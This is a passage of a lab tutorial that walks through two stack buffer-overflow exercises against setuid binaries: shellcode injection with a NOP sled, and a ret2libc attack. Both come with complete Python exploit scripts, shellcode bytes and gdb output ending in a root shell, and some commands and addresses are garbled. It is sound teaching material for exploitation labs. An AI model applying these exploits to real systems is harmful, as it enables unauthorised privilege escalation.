Basically no operation is used to make sure that our exploit doesnt fail , because we wont always point to the right address, so we add stuff that doesnt do anything and we point to them, Then when the program executes it will reach those NOPs and keeps executing them (does nothing) until it reaches the shellcode.

Building the exploit

In the last challenges a single python print statement solved it. This time it will be a mess so we will create a small exploit with python.

First thing we will import a module called struct , I will explain why in a moment.

```
import struct
```

Then we will create a variable the holds the padding (the chars to fill the buffer)

```
pad = "\textbackslash x41" * 76
```

After it fills the buffer it will hit the EIP, we need the new EIP address that we will assign, as I said above we need it to be the address of the following instruction (4 bytes after the original EIP address) so it will be 0xbffff77c + 4, google can simply give you the answer. it will be 0xbffff780. We will add that value to a variable but remember we need it in reverse, Thats why struct is important. if you do import struct;struct.pack("I" , 0xbffff780) from the python interpreter it will print \x80\xf7\xff\xbf , it makes life easier.

Then we will create a variable the holds the padding (the chars to fill the buffer)

```
EIP = struct.pack("I", 0xbffff780)
```

Then comes our shellcode

```
#!/bin/bash
shellcode = "\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\
    xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\
    x99\xb0\x0b\xcd\x80"‘
```

Last thing is the NOP , it can be anything , so 100 chars will be good NOP = "\x90" * 100 Ok our exploit is ready , we just need to print out the final payload so : print pad + EIP + NOP + shellcode Lets take a look at the script :

```
import struct
pad = "\x41" * 76
EIP = struct.pack("I", 0xbffff780)
shellcode = "\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\
    xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\
    x99\xb0\x0b\xcd\x80"
NOP = "\x90" * 100
print pad + EIP + NOP + shellcode
```

Now its show time ! lets test it out.

```
#!/bin/bash
python /tmp/stack5.py | ./stack5
# whoami
root
```

And we got a root shell !

Challenge3: can you get challenge3 to execute without gdb?

In /opt, there is a file called challenge3, which is the same as stack5 but has a setuid bit set so you can run commands as another user. Can you buffer overflow it to establish a shell, and use that shell to read /opt/flag3.txt?

You may notice that your exploit works in GDB but not on a normal shell. This is due to a very slightly different memory layout used when executing your program in gdb versus outside of gdb.

You may find the utility in /home/vagrant/task/tools/show useful, as it outputs the current address of the stack, which doesn't change in this VM as ASLR is switched off.

1. You will need to inject some shellcode to get a shell and read the file.
2. You may need to tweak your return address to get the code on your stack to execute outside gdb.

```
#!/bin/bash
./challenge3
```

Task 6 - Nothing Matters

As always we are given the source code of the binary :

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
        char buffer[64];
        unsigned int ret;

        printf("input path please: "); fflush(stdout);

        gets(buffer);

        ret = __builtin_return_address(0);

        if((ret & 0xbf000000) == 0xbf000000) {
                printf("bzzzt (%p)\n", ret);
                _exit(1);
        }

        printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
        getpath();



}
```

What this code is doing is just printing input path please: then it stores our input in a buffer of 64 chars and finally it prints it out:

```
#!/bin/bash
./stack6
input path please: /home
got path /home
```

Our problem is this if statement :

```
if((ret & 0xbf000000) == 0xbf000000) {
        printf("bzzzt (%p)\n", ret);
        _exit(1);
}
```

This is making sure that the return address is not on the stack , which makes it not possible to perform a shellcode injection like we did in the previous example. We can defeat this by a technique called ret2libc.

ret2libc

So what is ret2libc? If we take the word itself : ret is return, 2 means to and libc is the C library. The idea behind ret2libc is instead of injecting shellcode and jumping to the address that holds that shellcode

we can use the functions that are already in the C library. For example we can call the function system() and make it execute /bin/sh. We will also need to use the function exit() to make the program exit cleanly. So finally our attack payload will be : padding → address of system() → address of exit() → /bin/sh instead of : padding → new return address → NOP → shellcode. Now lets see how will we do it.

Exploiation

Again , this will execute /bin/sh as root because this binary is an suid binary. If it wasnt suid we would get a shell as the same user. We can check by using find :

```
#!/bin/bash
find /opt/protostar/bin/ -perm -4000 | grep stack6
/opt/vagrant/bin/stack6
```

As you can see stack6 is an suid binary. So first of all , after we call system() we will need to give it /bin/sh , how will we do that ? A nice way to do it is to store /bin/sh in an environment variable. I created a variable and called it SHELL :

```
#!/bin/bash
export SHELL=/bin/sh
echo $SHELL
/bin/sh
```

Now we need to find the address of that variable , we can do it from gdb by setting a breakpoint at main , then running the program and doing this : x/s *((char **)environ+x) where x is a number , This will print the address of an environment variable. We will keep trying numbers until we get the address of SHELL But I found a better way to do it when I was reading an article on shellblade. We will use a c program to tell us the estimated address.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main(int argc, char **argv)
{
        char *ptr = getenv("SHELL");
        if (ptr != NULL)
        {
                printf("Estimated address: %p\n", ptr);
                return 0;
        }
}
```

Then we will compile it : gcc address.c -o address :

```
user@vagrant:/tmp$ nano address.c
user@vagrant:/tmp$ gcc address.c -0 address
user@vagrant:/tmp$ ./address
Estimated address: 0xbffff98b
user@vagrant:/tmp$
```

As you can see its telling us the address of the environment variable SHELL. Now keep in mind that this is not the exact address and we will need to go up and down to get the right address. Lets start by finding the offset. As we did before we will use pattern_create.rb and pattern_offset.rb,from metasploit exploitation tools as explained in section .

```
#!/bin/bash
 ./pattern create.rb -1 100
 AaAalAa Aa3Aa4Aa5AaAaAaAa9AboAblAb2Ab3Ab4Ab5A6A67Ab8A
```

```
b9ACOAC1AC2AC3AC4ACSACOAC7AC8AC9AdoAdlAd2A
```

We have our pattern now lets run the program in gdb and set a breakpoint before main break *main. Then we will type c to continue and paste the pattern. The buffer will overflow and we will see exactly where did the overflow happen :

Create break point,

```
(gdb) break main
Breakpoint 1 at 0x80484fa: file stack6/stacks.c, line 26.
```

Run the debugger,

```
(gdb) run
Starting program: /opt/vagrant/bin/stacks6

Breakpoint 1, main (argc=1, argv=oxbffff834) at stack5/stacks.c:26
10  stack6/stacks.c: No such file or directory.
       in stack6/stacks6.c
```

Press C to continue,

```
(gdb) C
Continuing.
AaAalAaAaAa4AaAaAaAaAa9AboAblAb2Ab3Ab4Ab5A6Ab7
Ab8Ab9ACOAC1AC2AC3AC4AC5AC6AC7ACSAC9AdoAdlAd2A

Program received signal SIGSEGV, Segmentation fault.
0x37634136 in ?? ()
```

We got the address 0x37634136 , now lets go back and use pattern_offset :

```
#!/bin/bash
./pattern_offset.rb -q 0x37634136
[*] Exact match at offset 80
```

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ecffb0 <__libc_system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7ec60c0 <*__GI_exit>
(gdb)
```

So after 80 chars the buffer overflows. Next thing to check is the addresses of system() and exit(). From gdb we will set a break point at main and type r to run the program. After it reaches the break point and breaks we can get the address of system by typing p system and we will do the same thing for exit p exit :

Address of system : 0xb7ecffb0

Address of exit : 0xb7ec60c0

Lastly we will check the address of SHELL again because its subject to change :

```
#!/bin/bash
user@vagrant:/tmp$ /tmp/address
Estimated address: 0xbffff985
```

Address: 0xbffff985

Lets check our notes :

```
#!/bin/bash
stack6# cat notes
offset : 80 chars
shell : 0xbffff985
system : 0xb7ecffbo
```

Ok , we are ready to write our exploit , we will use struct import struct like we did before. We will create a variable for the chars we will use to fill the buffer and call it buffer , its value will be 80 As.

- buffer = "A" * 80

Then we will create 3 variables to hold the addresses of system() , exit() and SHELL. We will use struct to reverse the addresses.

- system = struct.pack("I" ,0xb7ecffb0)
- exit = struct.pack("I" ,0xb7ec60c0)
- shell = struct.pack("I" ,0xbffff985)

And finally we will print the payload.

- print buffer + system + exit + shell

Final script :

```
import struct

buffer = "A" * 80
system = struct.pack("I" ,0xb7ecffb0)
exit = struct.pack("I" ,0xb7ec60c0)
shell = struct.pack("I" ,0xbffff985)

print buffer + system + exit + shell
```

We have to remember that the address of SHELL is not the exact address and we will need to go up or down for a little bit. We will execute the script and redirect the output to a file and name it payload.

```
python /tmp/stack6.py > /tmp/payload
```

Then we will cat the file and pipe the output to ./stack6 :

```
#!/bin/bash

user@vagrant:/opt/vagrant/bin$ cat /tmp/payload | stack6
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAL
sh: 6: not found
```

And no shell , After going up and down by editing the address in the python script I finally got the right address which is 0xbffff992 : python /tmp/stack6.py ¿ /tmp/payload cat /tmp/payload - — ./stack6

```
#!/bin/bash
user@vagrant:/opt/vagrant/bin$ python /tmp/stack6.py > /tmp/payload
user@vagrant:/opt/vagrant/bin$ cat /tmp/payload | stack6
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAL
whoami
```

```
root
```

root shell! So after editing the address of shell variable , the script will be like this :

```
import struct

buffer = "A" * 80
system = struct.pack("I" ,0xb7ecffb0)
exit = struct.pack("I" ,0xb7ec60c0)
shell = struct.pack("I" ,0xbffff992)

print buffer + system + exit + shell
```

Golden challenge - Challenge4

The same binary you used for stack6 is now setuid and copied to /opt/challenge4.

Buffer overflow this program to obtain a root shell, and use this to read the final flag at /opt/flag4.txt.

1. You are looking to follow a similar process to the one you just used for Task 6
2. You may need to tweak your return address to get the code on your stack to execute outside gdb.

```
#!/bin/bash
./challenge4
```